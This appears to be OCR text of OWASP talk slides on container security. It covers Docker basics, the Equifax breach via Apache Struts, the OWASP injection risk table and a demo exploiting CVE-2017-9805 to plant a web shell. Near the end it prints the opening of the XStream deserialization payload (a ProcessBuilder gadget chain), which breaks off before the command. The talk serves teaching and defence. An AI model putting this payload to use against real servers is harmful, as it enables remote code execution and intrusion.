
Form of application deployment.

Making a process think that it has the complete operating system & Dependencies for itself.

Why Should you care?

OWASP
The Open Web Application Security Project

Docker
Hosts




Source: Datadog usage stats

Up in Seconds


Massive Scale

Runs Anywhere

How to create a containerized application?




SECURING CONTAINERS ON THE HOST




Control Groups

Namespaces

Capabilities




Lets deploy our Ruby application as a container



ruby
official
1.1K STARS
10M+ PULLS
DETAILS

iron/ruby
public
7 STARS
1M+ PULLS
DETAILS

appsvc/ruby
public | automated build
0 STARS
1M+ PULLS
DETAILS



ruby is now available in the Docker Store, the new place to discover public Docker content. Check it out →

OFFICIAL REPOSITORY

ruby ☆

Last pushed: 10 days ago

Short Description

Ruby is a dynamic, reflective, object-oriented, general-purpose, open-source programming language.

Docker Pull Command


```
docker pull ruby
```

Full Description


Supported tags and respective `Dockerfile` links

- `2.4.1-stretch`, `2.4-stretch`, `2-stretch`, `stretch` (2.4/stretch/Dockerfile)
- `2.4.1-slim-stretch`, `2.4-slim-stretch`, `2-slim-stretch`, `slim-stretch`

Dockerfile Example




```
FROM ruby:latest
RUN mkdir /usr/src/myapp
ADD . /usr/src/myapp/
WORKDIR /usr/src/myapp/
CMD ["/usr/src/app/myapp.rb"]
```



August 16th 2017

OWASP
The Open Web Application Security Project




S & P 500	NASDAQ 100	DJIA	NIKKEI 225
0.04	-0.45	-1.29	-35.00
2,502.26 (0.00%)	5,931.87 (-0.01%)	22,348.30 (-0.01%)	19,425.00 (-0.18%)
Pre-market Official Close 8/22/2017 EDT	Pre-market Official Close 8/22/2017 EDT	Pre-market Official Close 8/22/2017 EDT	11:07:25 PM EDT 8/7/2017

[redacted] Recognized on Forbes Top 100 List of the "World's Most Innovative Companies" for the Third Year in a Row

PR Newswire
Aug. 16, 2017, 08:00 AM

September 7th 2017

OWASP
The Open Web Application Security Project



- Exploited Apache Struts Vulnerability
- **143** Million customers impacted
- Attack occurred from mid May to July prior to detection
- Equifax hack shaved $4B, or about 25% of the company market cap


CVE-2017-9805/5638 in a nutshell

1) Apache Struts framework for dynamic web content
2) Arbitrary RCE if REST communication plugin enabled
3) The weakness is caused by how Xstream deserializes untrusted data represented as XML

OWASP #1

OWASP
The Open Web Application Security Project

Injection is #1 application attack vector



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?


Demo Scenario With Containers

Victim Container

- Apache Struts server using vulnerable struts-2.3.24

Attacker Container

- exploit ***CVE-2017-9805*** using the victim as target
- Python based exploit
- Uploads a simple web shell as a web application to the victim



```
<jdk.nashorn.internal.objects.NativeString>
  <flags>0</flags>
  <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
    <dataHandler>
      <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
        <is class="javax.crypto.CipherInputStream">
          <cipher class="javax.crypto.NullCipher">
            <initialized>false</initialized>
            <opmode>0</opmode>
            <serviceIterator class="javax.imageio.spi.FilterIterator">
              <iter class="javax.imageio.spi.FilterIterator">
                <iter class="java.util.Collections$EmptyIterator"/>
                <next class="java.lang.ProcessBuilder">
                  <command>
